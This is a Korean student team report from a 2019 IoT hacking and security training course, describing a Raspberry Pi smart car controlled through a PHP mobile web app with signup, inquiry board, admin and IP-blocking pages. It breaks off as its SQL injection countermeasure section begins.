

Mobile Web을 이용한 Smart Car 제어

2019년 06월 14일

지능형 IoT 플랫폼 취약점 분석 및 해킹/보안 전문가 양성과정

5조

김성빈

김지연

황대훈

구관현

조명환

목 차

1. 프로젝트 개요	1
1.1 프로젝트 기획 배경 및 목표	1
1.2 구성원 및 역할	2
1.3 프로젝트 추진 일정	3
2. 프로젝트 현황	4
2.1 서론	4
2.2 시장 분석	4
2.3 경쟁 제품 장단점 분석	5
3. 프로젝트 개발 결과	6
3.1 시스템 구조 및 기능 시나리오	6
3.2 주요 다이어그램 및 분석서	13
3.3 Smart Car 알고리즘	16
3.4 Mobile Web 알고리즘	19
3.5 취약점 분석 및 보안	19
4. 기대 효과	21
4.1 향후 개선 사항	21
4.2 기대 효과	23
5. 개발 후기	24


1. 프로젝트 개요

1.1 프로젝트 기획 배경 및 목표

자동차 산업의 연구개발(R&D)분야는 소비자의 편의(Convenience) 및 안전(Safety), 환경규제 등의 법규에 기반을 두어 고기능 및 고성능 요구의 IT 기술의 발전에 따른 기술 융합(Convergence)이 증가하고, 자동차가 이동수단을 넘어 지능화 및 스마트화가 급속하게 진행되어 지금은 또 다른 생활공간으로 발전하고 있다.

먼저 자율주행 자동차의 정의는 고성능/ 고신뢰 자동주행 기능이 탑재된 차량이 인프라 및 통신 기술 등과 유기적으로 결합되어 운전자의 개입 없이 스스로 운행하는 개념으로 센서 등으로부터 획득한 다양한 정보를 활용하여 차량의 정밀한 위치와 주변환경을 인식하고 이를 기반으로 충돌 없이 안전한 운행이 가능한 자동차이다.

<그림 1> 자율주행자동차 기술 개요도



(출처 : ICT 표준화전략맵 Ver. 2019 디바이스 자율주행차, TTA, 2018)

우리는 Smart Car 라는 프로젝트 주제에 대하여 [4 차산업혁명 지능형 IoT 플랫폼 취약점 분석 및 해킹/보안 전문가 양성과정]을 통해 습득한 Embedded 시스템, 하드웨어 및 소프트웨어적 지식을 활용하여 Mobile Web, Smart Car 등 지능형 IoT 플랫폼을 직접 구현하고, 나아가 취약점 분석 및 보안기법 적용을 통해 보안분야 뿐만 아니라 IoT 서비스 개발 과정에서도 보안전문가로서 역할을 수행할 수 있도록 하는 것을 목표로 한다.

1.2 구성원 및 역할

이름	전공	역할	구현 부분
김 성 빈	정보통신공학	팀장	Mobile Web 개발 DB 설계 및 구현
김 지 연	컴퓨터과학부	팀원	Mobile Web 개발 DB 설계 및 구현
황 대 훈	응용소프트웨어	팀원	Smart Car 기능 구현 보안 취약점 분석
구 관 현	컴퓨터공학	팀원	핵심 알고리즘 개발 보안 취약점 분석 프로젝트 관리
조 명 환	정보통신공학	팀원	Smart Car 기능 구현 보안 취약점 분석

1.3 프로젝트 추진 일정

구분	기간	활동	비고
사전 기획	19.04.29 ~ 19.05.01 (1 주차)	프로젝트 기획 및 팀 구성	5인팀
	19.05.01 ~ 19.05.03 (1 주차)	PJT 주제 선정 팀(PM/팀원) 구성	Mobile Web 을 이용한 Smart Car 제어
PJT 수행 / 완료	19.05.06 ~ 19.05.10 (2 주차)	개발환경 구축 Smart Car(Raspberry PI) ↔ Ubuntu(Web Server) Python ↔ PHP	
	19.05.13 ~ 19.05.17 (3 주차)	스마트카 기능 구현 Rsapberry PI – WebSocket Server	
	19.05.20 ~ 19.05.24 (4 주차)	웹 페이지 구현 로그인 / 로그아웃 / 회원가입 관리자 / 메인 / 문의게시판	
	19.05.27 ~ 19.05.31 (5 주차)	취약점 분석 및 보안 SQL Injection Brute Force Attack(Dictionary Attack) PHP Code Injection AP 공격 DDoS 공격 Sniffing / Snooping / spoofing	
	19.06.03 ~ 19.06.07 (6 주차)		
	19.06.10 ~ 19.06.14 (7 주차)	최종 테스트 및 미비점 보완 발표 PPT 및 최종 보고서 작성	
	19.06.17	팀별 최종 발표 (구축 완료 보고)	최우수팀 선발

2. 프로젝트 현황



2.1 서론

자율주행자동차는 운전자가 직접적인 조작을 하지 않고, 자동차 스스로 주행환경을 인식하여 목적지까지 주행할 수 있는 차량을 의미한다. 자율 주행 자동차는 고령자, 장애인 등 교통 약자의 이동성을 크게 향상 시키며, 교통정보와 연계하여 혼잡하지 않는 도로를 선택하여 주행하므로 교통혼잡 문제 개선, 연료 절감, 오염 배출 감축 등을 제공할 수 있다.

2.2 시장분석

- 보스턴 컨설팅 그룹(BCG)에서는 2025 년까지 자율주행자동차 시장규모 및 시장 점유율이 각각 약 420 억 달러와 12%에 달하며, 2035 년에는 시장규모 및 시장 점유율이 각각 약 770 억 달러와 25%에 이를 것으로 전망한다.
- Navigant Research 에서는 자율주행 자동차 시장 규모가 2020 년 1890 억 달러에서 2035 년 1 조 1,520 억 달러로 급성장을 달성하며, 2020 년에 양산형 자율주행자동차가 출시되고 2035 년에 신규 차량 중 자율 주행 기술을 탑재한 자동차 비중이 75%에 이를 것으로 전망한다.
- IHS 에서는 2035 년까지 자율주행 자동차 판매량이 2 천 100 만대에 달하며, 2025 년까지 자율주행 자동차 시장규모가 60 만대 수준이지만 향후 10 년간 연간 43%씩 급성장할 것으로 전망한다.
- 맥킨지에서는 스마트카 시장이 2014 년 140 억 달러에서 2020 년 2,000 억 달러 시장으로 급성장하며, 10 년 후에는 자동차 시장을 주도하고 15 년 후에는 자율주행 자동차가 보편화될 것으로 전망한다.
- 일본 야노 경제 연구소에서는 전세계 자율주행자동차 생산규모가 2015 년 1,200 만대에서 2030 년 6500 만대가 될 것으로 전망한다.


2.3 경쟁 제품 장단점 분석

		
	iCORE-IDP Smart	4WD Smart Car
장 점	<ul style="list-style-type: none"> - 20 여가지의 입출력 장치들을 페리보드에 집적화 했다. - 장치제어를 위해 번거로운 케이블링 및 회로구성 작업을 하지 않아도 된다. 	<ul style="list-style-type: none"> - 스마트카 제어를 m-block 이라는 프로그램을 사용하면 코딩 초심자도 손쉽게 코딩을 할 수 있다.
단 점	<ul style="list-style-type: none"> - Smart Car 제어를 위해 Eclipse 기반의 개발환경으로 코딩을 하는데 어려움이 있을 수 있다. 	<ul style="list-style-type: none"> - 초음파 센서가 하나라서 세밀한 자율 주행을 하기가 어려운 점이 있다.

3. 프로젝트 개발 결과

3.1 시스템 구조 및 기능

3.1.1 시스템 구조(전체)



사용자가 개인 Mobile 을 이용하여 Mobile Web 에 접속, 구축한 Ubuntu Web Server 를 통해 Smart Car 로 메시지를 전달하여 제어할 수 있다.

3.1.2 기능

<웹페이지 - 회원가입>

회원 가입 및 차량 등...

아이디
필수 정보입니다.
비밀번호

비밀번호 재확인
필수 정보입니다.
비밀번호 재확인

이름
필수 정보입니다.
이름

이메일
필수 정보입니다.
이메일

차량 IP
필수 정보입니다.
차량 IP

차량 이름
필수 정보입니다.
차량 이름

차량 PIN
필수 정보입니다.
차량 PIN

가입하기

로그인 페이지

필수정보 입력 누락 시,
안내문 출력 및 누락된
부분으로 커서이동을
통해 사용자의 편의성을 높임.

아이디
test1234
이미 사용중이거나 탈퇴한 아이디입니다.

비밀번호
.....
8~16자 영문 대 소문자, 숫자, 특수문자를 사용하세요.
비밀번호 재확인
.....
비밀번호 먼저 확인하여 주세요

이름
황대훈

이메일
ghkdeogns29
올바른 이메일을 입력해 주세요.

차량 IP
127.0.0.9
차량 IP가 맞지 않거나 이미 사용중입니다.

차량 이름
포르쉐

차량 PIN
pin_num5

가입하기

DB내 ID와 중복된 값 입력 시 경고문
출력 및 비밀번호 작성 시 요구 조건
을 통해 보안강화.
또한 사전에 인가된 차량정보 외에는
가입이 불가능하도록 처리함.

아이디
ghkdeogns123
멋진 아이디입니다.

비밀번호
.....
비밀번호 재확인
.....
비밀번호가 일치합니다.

이름
황대훈

이메일
ghkdeogns29@naver.com
올바른 이메일을 입력하셨습니다.

차량 IP
127.0.0.10
등록 가능한 차량 IP입니다.

차량 이름
포르쉐

차량 PIN
pin_num10
차량 PIN번호 인증에 성공하셨습니다.

가입하기

로그인 페이지

모든 조건 충족시 가입 가능.

<웹페이지 - 게시판>

번호	제목	작성자	작성일
25	문의	kjy1995	2019-06-13
24	가입했습니다.	kjy1995	2019-06-13
22	안녕하세요	dclass	2019-06-13
20	board_title20	test	2019-06-13
19	board_title19	test	2019-06-13
18	board_title18	test	2019-06-13
17	board_title17	test	2019-06-13
16	board_title16	test	2019-06-13
15	board_title15	test	2019-06-13
14	board_title14	test	2019-06-13

게시판 기본화면

글쓰기 click

인가되지 않은 ID로 작성시 경고문 출력


인가된 ID로 작성시 문의하기 가능



게시판 테이블 내 본인이
작성한 글만 확인 할 수 있도록
패스워드 확인을 통해
페이지 전환



삭제 버튼을 누르면 비밀번호를
입력하는 창이 나타남



해당 아이디에 맞는 비밀번호를
입력하면 문의게시판에 있는 내
용이 삭제가 가능

<웹페이지 - 어드민 페이지>

Smart Car Admin

last login : 2019-06-12 / 14:06:31

전체 사용자

user_id	user_name
admin	admin
dclass	강남인
kjy1995	김빛나
qwert1	q
mrhkskus	구관현
test	test
test1234	황다훈
test12345	황다훈
test2	황다훈

현재 접속자

아이디	이름	IP
qwert1	q	192.168.40.74
mrhkskus	구관현	192.168.40.84
test1234	황다훈	192.168.40.85
kjy1995	김빛나	192.168.40.20
admin	admin	192.168.140.36
admin	admin	192.168.140.15
test12345	황다훈	192.168.140.75
admin	admin	192.168.140.71

차단 IP / MAC

IP	MAC

문의 게시판

번호	제목	작성자	작성일	보기	내용	날짜	글쓴이
3	board_title3	test	2019-06-13	보기	<div> <div> </div> <div> </div> <div> </div> <div> </div> <div> </div> <div> </div> <div> </div> <div> </div> <div> </div> <div> </div> <div> </div> </div>		
4	board_title4	test	2019-06-13	보기			
5	board_title5	test	2019-06-13	보기			
6	board_title6	test	2019-06-13	보기			
7	board_title7	test	2019-06-13	보기			
8	board_title8	test	2019-06-13	보기			
9	board_title9	test	2019-06-13	보기			
10	board_title10	test	2019-06-13	보기			
11	board_title11	test	2019-06-13	보기			

로그

IP	MAC	script_name	request_uri	date
192.168.40.84	00:e0:4c:57:0b:f8	/admin.php	/admin.php	2019-06-13 19:14:21
192.168.40.85	88:36:6c:c2:10:35	/index.php	/	2019-06-13 19:14:26
192.168.40.85	88:36:6c:c2:10:35	/admin.php	/admin.php	2019-06-13 19:14:27
192.168.40.84	00:e0:4c:57:0b:f8	/admin.php	/admin.php	2019-06-13 19:16:50
192.168.40.84	00:e0:4c:57:0b:f8	/admin.php	/admin.php	2019-06-13 19:18:10
192.168.40.85	88:36:6c:c2:10:35	/index.php	/	2019-06-13

bottom

전체 어드민 페이지 입니다

전체 사용자

user_id	user_name
admin	admin
dclass	강남인
kjy1995	김빛나
qwert1	q
rnrhksgus	구관현
test	test
test1234	황대훈
test12345	황대훈
test2	황대훈

전체 사용자를 보여준다

현재 접속자

아이디	이름	IP
qwert1	q	192.168.40.74
rnrhksgus	구관현	192.168.40.84
test1234	황대훈	192.168.40.85
kjy1995	김빛나	192.168.40.20
admin	admin	192.168.140.36
admin	admin	192.168.140.15
test12345	황대훈	192.168.140.75
admin	admin	192.168.140.71

현재 접속자를 보여준다

문의 게시판

번호	제목	작성자	작성일	보기
3	board_title3	test	2019-06-13	보기
4	board_title4	test	2019-06-13	보기
5	board_title5	test	2019-06-13	보기
6	board_title6	test	2019-06-13	보기
7	board_title7	test	2019-06-13	보기
8	board_title8	test	2019-06-13	보기
9	board_title9	test	2019-06-13	보기
10	board_title10	test	2019-06-13	보기
11	board_title11	test	2019-06-13	보기
12	board_title12	test	2019-06-13	보기
13	board_title13	test	2019-06-13	보기

사용자가 문의게시판에 작성한 글들은 볼 수 있다.

위에 있는 보기 버튼을 누르면
문의게시판 내용을 볼 수 있다.

board_title3

2019-06-13
test

board_content

확인

사용자가 접속한 기록을 볼 수 있다.

로그

IP	MAC	script_name	request_uri	date
192.168.40.84	00:e0:4c:57:0b:f8	/admin.php	/admin.php	2019-06-13 19:14:21
192.168.40.85	88:36:6c:c2:10:35	/index.php	/	2019-06-13 19:14:26
192.168.40.85	88:36:6c:c2:10:35	/admin.php	/admin.php	2019-06-13 19:14:27
192.168.40.84	00:e0:4c:57:0b:f8	/admin.php	/admin.php	2019-06-13 19:16:50
192.168.40.84	00:e0:4c:57:0b:f8	/admin.php	/admin.php	2019-06-13 19:18:10
192.168.40.85	88:36:6c:c2:10:35	/index.php	/	2019-06-13 19:18:28
192.168.40.85	88:36:6c:c2:10:35	/test.php	/test.php	2019-06-13 19:18:34
192.168.40.85	88:36:6c:c2:10:35	/test.php	/test.php	2019-06-13 19:18:47
192.168.40.85	88:36:6c:c2:10:35	/test.php	/test.php	2019-06-13 19:18:48
192.168.40.85	88:36:6c:c2:10:35	/test.php	/test.php	2019-06-13 19:18:49
192.168.40.85	88:36:6c:c2:10:35	/test.php	/test.php	2019-06-13 19:18:49
192.168.40.85	88:36:6c:c2:10:35	/test.php	/test.php	2019-06-13 19:18:50

192.168.140.71	90:9f:33:ee:93:14	/admin.php	/admin.php	2019-06-14 19:10:40
192.168.140.71	90:9f:33:ee:93:14	/admin.php	/admin.php	2019-06-14 19:10:40
192.168.140.71	90:9f:33:ee:93:14	/admin.php	/admin.php	2019-06-14 19:10:41
192.168.140.75	50:77:05:c2:0b:00	/index.php	/index.php	2019-06-14 19:10:46
192.168.140.75	50:77:05:c2:0b:00	/index.php	/index.php	
192.168.140.75	50:77:05:c2:0b:00	/index.php	/index.php	
192.168.140.75	50:77:05:c2:0b:00	/index.php	/index.php	
192.168.140.75	50:77:05:c2:0b:00	/admin.php	/admin.php	
192.168.140.75	50:77:05:c2:0b:00	/index.php	/index.php	
192.168.140.75	50:77:05:c2:0b:00	/index.php	/index.php	
192.168.140.75	50:77:05:c2:0b:00	/index.php	/index.php	2019-06-14 19:11:28
192.168.140.75	50:77:05:c2:0b:00	/index.php	/index.php	2019-06-14 19:11:31
192.168.140.75	50:77:05:c2:0b:00	/index.php	/index.php	2019-06-14 19:11:34
192.168.140.75	50:77:05:c2:0b:00	/index.php	/index.php	2019-06-14 19:16:44
192.168.140.75	50:77:05:c2:0b:00	/login.php	/login.php	2019-06-14 19:16:45
192.168.140.71	90:9f:33:ee:93:14	/admin.php	/admin.php	2019-06-14 19:16:47

ip차단을 누르면 해당 ip가 차단된다.

차단 IP / MAC

IP	MAC
192.168.140.75	50:77:05:c2:0b:00

차단한 ip를 보여준다.

SKT 70% 오후 7:17

☆ 192.168.140.76

사이트에 연결할 수 없음

192.168.140.76에서 응답하는 데 시간이 너무 오래 걸립니다.

지속적으로 접속이 불가능한 경우 아래와 같은 순서의 방법으로 체크해주세요.

- 모바일 데이터가 해제되어 있는지 확인해 주세요.
- 주소에 오타가 있을 수 있으니, 입력된 주소를 재확인해주세요.
- 웹 사이트를 일시적으로 사용할 수 없으니 잠시 후 재시도 하십시오.
- 비행기 탑승 모드 활성화 후 다시 해제하여 데이터 초기화를 해주세요.
- 네트워크의 일시적 문제일 수 있으니 휴대폰을 껐다 켜주세요.
- 문제가 지속되는 경우에는 고객센터(114)로 문의해주세요.

ERR_TIMED_OUT

뒤로 앞으로 홈 북마크 탭


차단 당한 ip로 들어가면 홈페이지에 들어갈 수 없다.

3.2 사용 디바이스 및 목표성능 or 주요 다이어그램 및 분석서

- 사용 디바이스 : 차량용 CAN 통신 프로토콜이 적용 된 자율주행 스마트 카, 공유기, Mobile Phone
- 목표성능: 보안강화된 Mobile Web 을 통해 인가된 유저만이 자신의 차량을 등록, 페이지에 접속하여 차량을 통제 할 수 있다.

3.3 Smart Car 구현내용

3.3.1 Smart Car UI 화면



① Camera_Control 부

c_up, c_left, c_right, c_down: Camera 방향 전환

Move_Control 부


차량 움직임 제어

② List Box 부

연결상태 확인 및 Mobile Web 을 통해 들어오는 메시지 확인


3.4 Moblie Web 알고리즘

3.4.1 DB 구조



- car : 차량 정보등록시 저장되는 table
- user : 사용자의 id, pw, name 등 개인정보를 등록하는 table
- board : 게시판 관련 정보가 등록되어있는 table
- sequence : board_num, session_num 자동 증가 처리를 위한 table
- block : 차단자 정보를 저장하는 table
- session : 현재 접속자 정보가 등록되어있는 table
- car_auth : 회원가입 시 차량정보를 비교해보기 위한 table
- server : 접속자의 로그정보를 저장하기 위한 table

3.4.2 Mobile Web 구조



- login & login_ok :

사용자의 id, pw 을 입력받아 DB 에 저장된 자료와 비교 일치 시 index 페이지로 이동

- index : login 성공시 이동되는 페이지로 Smart Car 제어할 수 있는 페이지

- logout : Session 을 종료해주는 페이지

- admin : 관리자로 지정된 ID 만 들어갈 수 있으며, 유저관리를 위한 페이지

- adminAjax : 유저관리를 위한 Data 처리를 하기 위해 사용하는 페이지

- signup : 회원가입을 위한 페이지

- signup_ok : 회원가입 정상처리 완료 됐음을 알려주는 페이지

- board : 게시판을 보여주는 페이지

- board_wirte: 문의하기를 통해 게시판에 글을 쓸 수 있는 페이지


- board_write_ok : 게시글 정상등록 완료 됐음을 알려주는 페이지

- board_view: Password 확인을 통해 작성한 게시글을 볼 수 있는 페이지

- userAjax : board 와 signup 페이지에서 비동기식 Data 처리를 하기 위해 사용하는 페이지

3.5 취약점 분석 및 보안

3.5.1 SQL Injection



< 대응 방안 >

```
$user_id = $_POST['user_id'];  
$user_pw = $_POST['user_pw'];
```



```
